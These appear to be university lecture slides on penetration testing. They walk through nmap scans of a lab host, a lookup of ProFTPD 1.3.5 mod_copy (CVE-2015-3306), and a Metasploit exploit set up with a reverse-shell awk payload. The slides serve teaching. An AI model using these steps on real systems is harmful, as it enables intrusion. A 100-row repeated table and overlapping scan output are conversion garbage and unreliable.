

Managing Enterprise Cybersecurity

MIS 4596

Unit #17

Agenda

- Mid-term issues
- Some thoughts on how to approach [Milestone 3](#)

Mid-Term Issue

- For questions 8 and 9, we were instructed to examine the following files:


<https://anthonyvance.com/files/ProgramA.exe> and
<https://anthonyvance.com/files/ProgramB.exe>

- During the exam, I clicked on both files which gave me a 404 error. I tried different browsers and I had no luck. I decided to guess on both questions.

Some thoughts on how to approach Milestone 3

Penetration testing involves experimentation

Basic Penetration Testing Workflow

- *Pre-engagement Interactions*
 - *Intelligence Gathering*
 - *Threat Modeling*
 - **Vulnerability Analysis**
 - **Exploitation**
 - *Post Exploitation*
 - **Reporting**
- 
- The diagram illustrates an iterative process between 'Vulnerability Analysis' and 'Exploitation'. A blue arrow on the left points from 'Exploitation' back to 'Vulnerability Analysis'. A blue arrow on the right points from 'Vulnerability Analysis' to 'Exploitation'. The text '*Iterative experimentation*' is written in red between these two arrows.

VPN connection to remote host target

```
File Edit View Terminal Tabs Help
geocryp4596@kali:~$ ls
client.conf  Documents  Music      Public      temple_client.conf.zip
Desktop      Downloads  Pictures   Templates   Videos
geocryp4596@kali:~$ sudo openvpn client.conf
Tue Mar 17 05:30:33 2020 OpenVPN 2.4.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb 20 2019
Tue Mar 17 05:30:33 2020 library versions: OpenSSL 1.1.1c 28 May 2019, LZO 2.10
Tue Mar 17 05:30:33 2020 Outgoing Control Channel Authentication: Using 160 bit message hash 'SHA1' for HMAC authentication
Tue Mar 17 05:30:33 2020 Initialization Sequence Completed
File Edit View Terminal Tabs Help
geocryp4596@kali:~$ ls
client.conf  Documents  Music      Public      temple_client.conf.zip
Desktop      Downloads  Pictures   Templates   Videos
geocryp4596@kali:~$ sudo openvpn client.conf
Tue Mar 17 05:30:33 2020 OpenVPN 2.4.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb 20 2019
Tue Mar 17 05:30:33 2020 library versions: OpenSSL 1.1.1c 28 May 2019, LZO 2.10
Tue Mar 17 05:30:33 2020 Outgoing Control Channel Authentication: Using 160 bit message hash 'SHA1' for HMAC authentication
Tue Mar 17 05:30:33 2020 Incoming Control Channel Authentication: Using 160 bit message hash 'SHA1' for HMAC authentication
Tue Mar 17 05:30:33 2020 Initialization Sequence Completed
Tue Mar 17 05:30:34 2020 OPTIONS IMPORT: timers and/or timeouts modified
Tue Mar 17 05:30:34 2020 OPTIONS IMPORT: --ifconfig/up options modified
Tue Mar 17 05:30:34 2020 OPTIONS IMPORT: route options modified
Tue Mar 17 05:30:34 2020 Outgoing Data Channel: Cipher 'AES-128-CBC' initialized with 128 bit key
Tue Mar 17 05:30:34 2020 Outgoing Data Channel: Using 160 bit message hash 'SHA1' for HMAC authentication
Tue Mar 17 05:30:34 2020 Incoming Data Channel: Cipher 'AES-128-CBC' initialized with 128 bit key
Tue Mar 17 05:30:34 2020 Incoming Data Channel: Using 160 bit message hash 'SHA1' for HMAC authentication
Tue Mar 17 05:30:34 2020 ROUTE_GATEWAY 10.128.0.1
Tue Mar 17 05:30:34 2020 TUN/TAP device tun0 opened
Tue Mar 17 05:30:34 2020 TUN/TAP TX queue length set to 100
Tue Mar 17 05:30:34 2020 /sbin/ip link set dev tun0 up mtu 1500
Tue Mar 17 05:30:34 2020 /sbin/ip addr add dev tun0 local 10.8.0.158 peer 10.8.0.157
Tue Mar 17 05:30:34 2020 /sbin/ip route add 172.32.0.0/16 via 10.8.0.157
Tue Mar 17 05:30:34 2020 /sbin/ip route add 10.8.0.0/24 via 10.8.0.157
Tue Mar 17 05:30:34 2020 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
Tue Mar 17 05:30:34 2020 Initialization Sequence Completed
```


Make sure you can reach your target machine


```
Terminal - geocryp4596@kali: ~
File Edit View Terminal Tabs Help
geocryp4596@kali:~$ ping 172.32.25.133
PING 172.32.25.133 (172.32.25.133) 56(84) bytes of data.
64 bytes from 172.32.25.133: icmp_seq=1 ttl=63 time=28.8 ms
64 bytes from 172.32.25.133: icmp_seq=2 ttl=63 time=28.9 ms
64 bytes from 172.32.25.133: icmp_seq=3 ttl=63 t
64 bytes from 172.32.25.133: icmp_seq=4 ttl=63 t
64 bytes from 172.32.25.133: icmp_seq=5 ttl=63 t
64 bytes from 172.32.25.133: icmp_seq=6 ttl=63 t
64 bytes from 172.32.25.133: icmp_seq=7 ttl=63 t
64 bytes from 172.32.25.133: icmp_seq=8 ttl=63 t
64 bytes from 172.32.25.133: icmp_seq=9 ttl=63 t
64 bytes from 172.32.25.133: icmp_seq=10 ttl=63
64 bytes from 172.32.25.133: icmp_seq=11 ttl=63
^C
--- 172.32.25.133 ping statistics ---
11 packets transmitted, 11 received, 0% packet l
rtt min/avg/max/mdev = 28.169/28.686/29.314/0.36
geocryp4596@kali:~$ clear
```

```
Terminal - geocryp4596@kali: ~
File Edit View Terminal Tabs Help
geocryp4596@kali:~$
```

Remember nmap?

It can help you determine what services are running?

Nmap flag -sV is for service version scanning



```
geocryp4596@kali:~$ nmap -sV 192.168.55.100
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-26 19:04 EST
Nmap scan report for 192.168.55.100
Host is up (0.0018s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 6.7 (protocol 2.0)
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
8000/tcp   open  http             Icecast streaming media server
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49155/tcp  open  msrpc            Microsoft Windows RPC
49156/tcp  open  msrpc            Microsoft Windows RPC
49157/tcp  open  msrpc            Microsoft Windows RPC
Service Info: Host: IE8WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 61.46 seconds
geocryp4596@kali:~$
```



Vulnerability Analysis

Let's scan for open ports on the target machine and see what we can learn...

[-sS](#) look for open TCP ports

[-A](#) detect OS and versions

[-Pn](#) do not use Ping

```
File Edit View Terminal Tabs Help
geocryp4596@kali:~$ sudo nmap -Pn -sS -A 172.32.25.133
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-17 05:48 EDT
Nmap scan report for 172.32.25.133
Host is up (0.040s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5rc3
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 c1:26:32:1e:29:8f:a6:63:64:4e:04:d6:fd:47:ee:d9 (DSA)
|   2048 82:76:ee:ce:e7:2b:86:68:e9:ae:87:40:c3:f5:14:eb (RSA)
|   256  61:7a:9a:2b:ca:b5:b2:e0:db:80:bd:58:22:f4:c7:e1 (ECDSA)
|   256  94:6f:76:54:4b:f2:53:f8:17:42:b3:16:ab:78:d9:0e (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /test/
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Starter Template for Bootstrap
No exact match found
TCP/IP fingerprint
OS:SCAN(172.32.25.133)
OS:D%P=>Nmap scan report for 172.32.25.133
OS:(01=N)
OS:1NW7%
OS:(R=Y%
OS:S%RD=
OS:=Y%Df
OS:=R%0=
OS:RUCK=
Network | ssh-hostkey:
Service |   1024 c1:26:32:1e:29:8f:a6:63:64:4e:04:d6:fd:47:ee:d9 (DSA)
|       |   2048 82:76:ee:ce:e7:2b:86:68:e9:ae:87:40:c3:f5:14:eb (RSA)
TRACEROL |   256  61:7a:9a:2b:ca:b5:b2:e0:db:80:bd:58:22:f4:c7:e1 (ECDSA)
HOP RTT |   256  94:6f:76:54:4b:f2:53:f8:17:42:b3:16:ab:78:d9:0e (ED25519)
1  38.1 |_
2  38.2 |_
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
OS and s | http-robots.txt: 1 disallowed entry
Nmap dor |_ /test/
geocryp4 |_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Starter Template for Bootstrap
```


Metasploit Framework

- Let's see what exploits are available for ftp and ssh

➤ ProFTPd 1.3.5rc3

Exploit Database - Exploits for Pe x

exploit-db.com

EXPLOIT DATABASE

EXPLOITS

GHDB

PAPERS

SHELLCODES

SEARCH EDB

Search Exploit-Database

SEARCHSPLOIT MANUAL

SUBMISSIONS

ONLINE TRAINING

Exploit Database Search x +

exploit-db.com/search?q=ProFTPd

EXPLOIT DATABASE

Exploit Database Advanced Search

Title

ProFTPd

Content

Exploit content

Verified Has App No Metasploit

Show 15

Date	#	D	A	V	Title
2015-06-10		↓		✓	ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)
2015-04-21		↓		✗	ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution
2015-04-13		↓		✓	ProFTPd 1.3.5 - File Copy
2011-12-01		↓		✗	FreeBSD - 'ftpd / ProFTPd' Remote Command Execution
2011-02-07		↓		✗	ProFTPd - 'mod_sftp' Integer Overflow Denial of Service (PoC)
2011-01-09		↓	☑	✓	ProFTPd 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit)
2011-01-09		↓	☑	✓	ProFTPd 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer Overflow (Metasploit)
2010-12-03		↓		✓	ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)
2010-12-02		↓	☑	✓	ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution
2010-12-02		↓		✓	ProFTPd 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit)
2010-11-07		↓	☑	✓	ProFTPd IAC 1.3.x - Remote Command Execution
2009-10-12		↓	☑	✓	ProFTPd 1.3.0 (OpenSUSE) - 'mod_ctrls' Local Stack Overflow
2009-02-10		↓		✓	ProFTPd - 'mod_mysql' Authentication Bypass

Date	#	D	A	V	Title
2015-06-10		↓		✓	ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)
2015-04-21		↓		✗	ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution
2015-04-13		↓		✓	ProFTPd 1.3.5 - File Copy
2011-12-01		↓		✗	FreeBSD - 'ftpd / ProFTPd' Remote Command Execution
2011-02-07		↓		✗	ProFTPd - 'mod_sftp' Integer Overflow Denial of Service (PoC)
2011-01-09		↓	☑	✓	ProFTPd 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit)
2011-01-09		↓	☑	✓	ProFTPd 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer Overflow (Metasploit)
2010-12-03		↓		✓	ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)
2010-12-02		↓	☑	✓	ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution
2010-12-02		↓		✓	ProFTPd 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit)
2010-11-07		↓	☑	✓	ProFTPd IAC 1.3.x - Remote Command Execution
2009-10-12		↓	☑	✓	ProFTPd 1.3.0 (OpenSUSE) - 'mod_ctrls' Local Stack Overflow
2009-02-10		↓		✓	ProFTPd - 'mod_mysql' Authentication Bypass

Metasploit Framework

➤ ProFTPD 1.3.5

exploit-db.com/exploits/37262

EXPLOIT DATABASE

ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit)

EDB-ID: 37262	CVE: 2015-3306	Author: METASPLOIT	Type: REMOTE	Platform: LINUX	Date: 2015-06-10
-------------------------	--------------------------	------------------------------	------------------------	---------------------------	----------------------------

EDB Verified: ✓

Exploit: 📄 / 📄

Vulnerable App:

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'ProFTPD 1.3.5 Mod_Copy Command Execution',
      'Description' => %q{
        This module exploits the SITE CPCR/CPTO commands in ProFTPD version 1.3.5.
        Any unauthenticated client can leverage these commands to copy files from any
```

ID	Author	Rank	Check	Description
1	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
2	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
3	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
4	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
5	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
6	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
7	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
8	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
9	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
10	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
11	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
12	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
13	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
14	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
15	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
16	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
17	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
18	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
19	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
20	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
21	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
22	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
23	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
24	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
25	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
26	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
27	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
28	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
29	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
30	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
31	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
32	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
33	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
34	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
35	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
36	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
37	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
38	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
39	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
40	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
41	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
42	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
43	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
44	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
45	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
46	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
47	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
48	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
49	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
50	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
51	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
52	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
53	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
54	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
55	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
56	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
57	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
58	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
59	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
60	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
61	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
62	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
63	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
64	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
65	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
66	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
67	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
68	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
69	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
70	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
71	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
72	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
73	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
74	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
75	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
76	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
77	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
78	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
79	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
80	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
81	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
82	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
83	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
84	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
85	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
86	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
87	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
88	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
89	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
90	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
91	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
92	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
93	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
94	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
95	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
96	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
97	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
98	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
99	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server
100	SecWiki	great	Yes	Windows Remote Desktop Protocol (RDP) Server

ProFTPD 1.3.5 Mod_Copy Command Execution

Disclosed	Created
04/22/2015	05/30/2018

Description

This module exploits the SITE CPFR/CPTO commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible.

Author(s)

Vadim Melihov
xistence <xistence@0x90.nl>

Platform

Unix

Architectures

cmd

NIST Information Technology Laboratory
NATIONAL VULNERABILITY DATABASE

NVD

VULNERABILITIES

CVE-2015-3306 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

QUICK INFO

CVE Dictionary Entry: CVE-2015-3306
NVD Published Date: 05/18/2015
NVD Last Modified: 01/02/2017

Current Description

The mod_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands.

Source: MITRE
[View Analysis Description](#)

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** **N/A** NVD score not yet provided.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
http://lists.fedoraproject.org/pipermail/package-announce/2015-May/157053.html	
http://lists.fedoraproject.org/pipermail/package-announce/2015-May/157054.html	
http://lists.fedoraproject.org/pipermail/package-announce/2015-May/157581.html	
http://lists.opensuse.org/opensuse-updates/2015-06/msg00020.html	
http://packetstormsecurity.com/files/131505/ProFTpd-1.3.5-File-Copy.html	
http://packetstormsecurity.com/files/131555/ProFTpd-1.3.5-Remote-Command-Execution.html	
http://packetstormsecurity.com/files/131567/ProFTpd-CPFR-CPTO-Proof-Of-Concept.html	
http://packetstormsecurity.com/files/132218/ProFTPD-1.3.5-Mod_Copy-Command-Execution.html	
http://www.debian.org/security/2015/dsa-3263	
http://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec	
http://www.securityfocus.com/bid/74238	
https://www.exploit-db.com/exploits/36742/	Exploit
https://www.exploit-db.com/exploits/36803/	Exploit

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-284	Improper Access Control	NIST

Known Affected Software Configurations

Switch to CPE 2.2

Configuration 1 ([hide](#))

```
cpe:2.3:a:proftpd:proftpd:1.3.5:*:*:*:*:*:*:*
```

Show Matching CPE(s) ▾

Change History

7 change records found - [show changes](#)

Metasploit Framework

1. Switch to root, i.e. "su" user
2. msfdb init
3. msfconsole

```
geocryp4596@kali:~$ su
Password:
root@kali:/home/geocryp4596# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
root@kali:/home/geocryp4596# msfconsole

IIIIII  dTb.dTb
II      4'  v  'B
II      6.   .P
II      'T; .;P'
II      'T; .;P'
IIIIII  'YvP'

      .---.
     /  _  \
    /  _  \
   /  _  \
  /  _  \
 /  _  \
/  _  \
 \  _  /
  \  _ /
   \  _/
    \  _/
     \  _/
      .---.

I love shells --egypt

      =[ metasploit v5.0.41-dev ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 4 evasion ]

msf5 > █
```

File Edit View Terminal Tabs Help

msf5 > search mod_copy

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod_Copy Command Execution

msf5 > █

```
msf5 > use exploit/unix/ftp/proftpd_modcopy_exec  
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options
```

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

Exploit target:

Id	Name
0	ProFTPD 1.3.5

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > █
```



```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 172.32.25.133
```

```
RHOSTS => 172.32.25.133
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options
```

```
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	172.32.25.133	yes	The target address range or CIDR identifier
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

```
Exploit target:
```

Id	Name
0	ProFTPD 1.3.5

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads
```

Compatible Payloads

=====

#	Name	Disclosure Date	Rank	Check	Description
0	cmd/unix/bind_awk		normal	No	Unix Command Shell, Bind TCP (via AWK)
1	cmd/unix/bind_perl		normal	No	Unix Command Shell, Bind TCP (via Perl)
2	cmd/unix/bind_perl_ipv6		normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
3	cmd/unix/generic		normal	No	Unix Command, Generic Command Execution
4	cmd/unix/reverse_awk		normal	No	Unix Command Shell, Reverse TCP (via AWK)
5	cmd/unix/reverse_perl		normal	No	Unix Command Shell, Reverse TCP (via Perl)
6	cmd/unix/reverse_perl_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
7	cmd/unix/reverse_python		normal	No	Unix Command Shell, Reverse TCP (via Python)
8	cmd/unix/reverse_python_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via python)

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > █
```

Linux “awk”

- AWK (awk) is a linux/unix specific language “designed for text processing and typically used as a data extraction and reporting tool.” ...”It is a filter and is a standard feature of most Unix-like operating systems.”

<https://en.wikipedia.org/wiki/AWK>

- “The name awk comes from the initials of its designers: Alfred V. Aho, Peter J. Weinberger, and Brian W. Kernighan. The original version of awk was written in 1977 at AT&T Bell Laboratories. In 1985, a new version made the programming language more powerful, introducing user-defined functions, multiple input streams, and computed regular expressions.”

<https://www.gnu.org/software/gawk/manual/gawk.html#Foreword3>


```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_awk
```

```
payload => cmd/unix/reverse_awk
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
```

```
[-] 172.32.25.133:80 - Exploit failed: The following options failed to validate: LHOST.
```

```
[*] Exploit completed, but no session was created.
```

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options
```

```
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	172.32.25.133	yes	The target address range or CIDR identifier
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

```
Payload options (cmd/unix/reverse_awk):
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	ProFTPD 1.3.5

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > ifconfig
```

```
[*] exec: ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1460  
  inet 10.128.0.3 netmask 255.255.255.255 broadcast 10.128.0.3  
  inet6 fe80::4001:aff:fe80:3 prefixlen 64 scopeid 0x20<link>  
  ether 42:01:0a:80:00:03 txqueuelen 1000 (Ethernet)  
  RX packets 82620 bytes 27529498 (26.2 MiB)  
  RX errors 0 dropped 0 overruns 0 frame 0  
  TX packets 1080759 bytes 691161946 (659.1 MiB)  
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
  inet 127.0.0.1 netmask 255.0.0.0  
  inet6 ::1 prefixlen 128 scopeid 0x10<host>  
  loop txqueuelen 1000 (Local Loopback)  
  RX packets 9941 bytes 3010895 (2.8 MiB)  
  RX errors 0 dropped 0 overruns 0 frame 0  
  TX packets 9941 bytes 3010895 (2.8 MiB)  
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500  
  inet 10.8.0.158 netmask 255.255.255.255 destination 10.8.0.157  
